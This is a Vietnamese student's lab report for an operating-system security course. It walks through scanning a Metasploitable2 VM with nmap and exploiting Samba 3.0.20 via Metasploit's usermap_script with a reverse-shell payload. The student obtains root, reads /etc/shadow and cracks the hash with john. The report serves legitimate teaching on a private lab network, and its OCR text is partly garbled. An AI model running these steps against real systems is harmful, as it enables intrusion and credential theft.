# Báo cáo thực hành môn An toàn hệ điều hành Bài thực hành 1

Họ và tên: Hoàng Trung Kiên

Mã sinh viên: B20DCAT098

- 1. Cài đặt các công cụ, nền tảng
- -Đổi tên hostname:
- +Máy attacker:

+Máy victim:

```
msfadmin@B20DCAT098-Kien-Meta:~$ cat /etc/hostname
B20DCAT098-Kien-Meta
msfadmin@B20DCAT098-Kien-Meta:~$ uname -a
Linux B20DCAT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
msfadmin@B20DCAT098-Kien-Meta:~$ date
Mon Mar 13 22:04:16 EDT 2023
msfadmin@B20DCAT098-Kien-Meta:~$
```

2. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.100.3

```
(kali® B20DCAT098-Kien-Kali)-[~/Desktop]

$ ifconfig
eth0: flags=4163<!IP.BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.100.3] netmask 255.255.255.0 broadcast 192.168.100.255
inet6 fe80::44ft:414e:3db8:cd99 prefixlen 64 scopeid 0×20chok> ether 00:0c:29:c4:0c:81 txqueuelen 1000 (Ethernet)
RX packets 97 bytes 26693 (26.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 48 bytes 14975 (14.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. Địa chỉ IP máy Metasploitable2.

Địa chỉ ip máy Victim: 192.168.100.131

4. Tạo một người dùng mới trên máy Meta:

Tài khoản là: kienht098

mật khẩu đơn giản và ngắn để có thể crack được

```
msfadmin@B20DCAT098-Kien-Meta: $\sudo useradd kienht098 \\
sudo: unable to resolve host B20DCAT098-Kien-Meta \\
[sudo] password for msfadmin: \\
msfadmin@B20DCAT098-Kien-Meta: $\sudo passwd kienht098 \\
sudo: unable to resolve host B20DCAT098-Kien-Meta \\
Enter new UNIX password: \\
Retype new UNIX password: \\
passwd: password updated successfully \\
msfadmin@B20DCAT098-Kien-Meta: $\square$ date \\
Mon Mar 13 22:10:44 EDT 2023 \\
msfadmin@B20DCAT098-Kien-Meta: $\square$ \_
```

5. Quét máy victim Metasploitable2 tìm các lỗ hồng tồn tại

Kiểm tra kết nối mạng giữa các máy:

- -Máy victim ping đến máy attacker
- +Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker

```
msfadmin@B20DCAT098-Kien-Meta:~$ date
Mon Mar 13 22:19:33 EDT 2023
msfadmin@B20DCAT098-Kien-Meta:~$ ping 192.168.100.3
PING 192.168.100.3 (192.168.100.3) 56(84) bytes of data.
64 bytes from 192.168.100.3: icmp_seq=1 ttl=64 time=1.85 ms
64 bytes from 192.168.100.3: icmp_seq=2 ttl=64 time=0.308 ms
64 bytes from 192.168.100.3: icmp_seq=3 ttl=64 time=0.236 ms
64 bytes from 192.168.100.3: icmp_seq=4 ttl=64 time=0.403 ms
64 bytes from 192.168.100.3: icmp_seq=5 ttl=64 time=0.293 ms
--- 192.168.100.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 0.236/0.618/1.852/0.619 ms
msfadmin@B20DCAT098-Kien-Meta:~$ __
```

- -Máy attacker ping đến máy victim:
- +Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim

```
(kali® B20DCAT098-Kien-Kali)-[~/Desktop]
$ ping 192.168.100.131 (192.168.100.131) 56(84) bytes of data.
64 bytes from 192.168.100.131: icmp_seq=1 ttl=64 time=0.249 ms
64 bytes from 192.168.100.131: icmp_seq=2 ttl=64 time=0.353 ms
64 bytes from 192.168.100.131: icmp_seq=3 ttl=64 time=0.158 ms
64 bytes from 192.168.100.131: icmp_seq=4 ttl=64 time=0.223 ms
64 bytes from 192.168.100.131: icmp_seq=5 ttl=64 time=0.223 ms
64 bytes from 192.168.100.131: icmp_seq=5 ttl=64 time=0.323 ms

^C

— 192.168.100.131 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4096ms
rtt min/avg/max/mdev = 0.158/0.261/0.353/0.070 ms

(kali® B20DCAT098-Kien-Kali)-[~/Desktop]
$ date
Tue Mar 14 09:20:37 AM +07 2023
```

-Sử dụng công cụ nmap để rà quét các lỗ hồng tồn tại trên máy chạy Metasploitable2: Quét cổng dịch vụ netbios-ssn cổng 139:

nmap --script vuln -p139 <ip máy victim>

```
\( \text{kali \infty B20DCAT098-Kien-Kali} - [\text{-/Desktop}] \\
\displays \text{nmap --script vuln -p139 192.168.100.131} \\
\text{Starting Nmap 7.93 (https://nmap.org) at 2023-03-14 09:23 +07 \\
\text{Nmap scan report for 192.168.100.131} \\
\text{Host is up (0.00061s latency).} \\
\text{PORT STATE SERVICE} \\
\text{139/tcp open netbios-ssn} \\
\text{Host script results:} \\
\text{\script smb-vuln-ms10-061: false} \\
\text{\script smb-vuln-ms10-054: false} \\
\text{\smb-vuln-ms10-054: false} \\
\text{Nmap done: 1 IP address (1 host up) scanned in 140.82 seconds} \\
\text{\text{\script kali \infty B20DCAT098-Kien-Kali} - [\text{-/Desktop}]} \\
\end{alignet}
```

Quét cổng dịch vụ microsoft-ds cổng 445:

nmap --script vuln -p445 <ip máy victim>

```
(kali® B20DCAT098-Kien-Kali)-[~/Desktop]
$ nmap —script=vuln -p445 192.168.100.131

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 09:29 +07
Nmap scan report for 192.168.100.131
Host is up (0.00037s latency).

PORT STATE SERVICE
445/tcp open microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 140.68 seconds
```

Quét toàn bộ các cổng dịch vụ:

```
(kali® B20DCAT098-Kien-Kali)-[~/Desktop]
$ nmap -sC -sV --script=vuln 192.168.100.131

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 09:32 +07

Nmap scan report for 192.168.100.131

Host is up (0.00050s latency).

Not shown: 978 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION
```

Dịch vụ đang chạy trên 2 cổng 139 và 445

- 6. Khai thác tìm phiên bản Samba đang hoạt động:
- -Khởi động Metasploit

Khai báo sử dụng mô đun tấn công: use auxiliary/scanner/smb/smb\_version

Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng

RHOSTS là máy victim (Metasploitable)

LHOSTS là máy attack (Kali Linux)

Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>

Thực thi tấn công: run

->Dịch vụ Samba và phiên bản

```
msf6 auxiliary(scanner/smb/smb_version) > set rhost 192.168.100.131

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.100.131:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)

[*] 192.168.100.131:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)

[*] 192.168.100.131: - Stammeu 1 of 1 mosts (100% complete)


[*] Auxiliary module execution completed

msf6 auxiliary(scanner/smb/smb_version) > ■
```

Gõ lênh: exit để thoát

6. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

### Khởi động Metasploit



## Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap\_script

## Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đang sử dụng

Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>


Đặt 445 là cổng truy cập máy victim: set RPORT 445

Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse

```
kali@B20DCAT098-Kien-Kali: ~/Desktop
 File Actions Edit View Help
msf6 > use exploit/multi/samba/usermap_script
| The payload configured, defaulting to cmd/unix/reverse_netcat
| ang sử dụngt(mwlti/samba/usermap_script) > Chạy lệnh "show options" để xem các thông tin về mô đun tấn công đ
| Unknown command: Chạy
| msf6 | exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
   Name Current Setting Required Description
   RHOSTS
                                                The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasplo
                                                The target port (TCP)
Payload options (cmd/unix/reverse_netcat):
   LHOST 192.168.100.3 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
    0 Automatic
msf6 exploit(
                                              ipt) > set rhost 192.168.100.131
msro exploit(multi/samba/usermap_script) > set rhost 192.180.100.131
rhost = 192.188.100.131
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
script) >
msf6 exploit(
```

Chạy lệnh "show options" để xem các thông tin về thiết lập tấn công đang sử dụng

+Đã đặt RHOST và RPOST thành công



Thực thi tấn công: exploit

- → Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali
- → có thể thực hiện bất cứ lệnh shell nào trên máy victim.

Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

#### whoami, id, uname -a

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.100.3:4444

[*] Accepted the first client connection...

[*] Accepted the second client connection ...

[*] Command: echo xK6C6mHKLxxFFmsF;

[*] Writing to socket A

[*] Writing to socket B

[*] Reading from sockets ...

[*] Reading from socket B

[*] B: "xK6C6mHKLxxFFmsF\r\n"

[*] Matching...

[*] A is input...

[*] Command shell session 1 opened (192.168.100.3:4444 → 192.168.100.131:36696) at 2023-03-14 10:15:48 +0700

whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux B20DCAT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Lấy tên người dùng và mật khẩu đã tạo ở máy Metasploitable


Gõ lệnh: cat /etc/shadow | grep kienht098

```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux B20DCAT098-Kien-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
cat /etc/shadow | grep kienht098
kienht098:$1$ZypLDBb4$Lxf4QhfWCWn7q90.Uw13P1:19430:0:99999:7:::
```

Chọn và sao chép cả dòng tên người dùng và mật khẩu băm vào clipboard

- Mở một cửa số Terminal mới, chạy lệnh: nano password, sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password

Gõ Ctrl-x để lưu vào file



Crack để lấy mật khẩu ta sử dụng chương trình john

Gõ lệnh: john password --wordlist="password" để phát hiện mã hàm băm

Gõ lệnh: john --format=md5crypt-long để crack mật khẩu

Gõ lệnh: john --show password

→ Đã crack mật khẩu thành công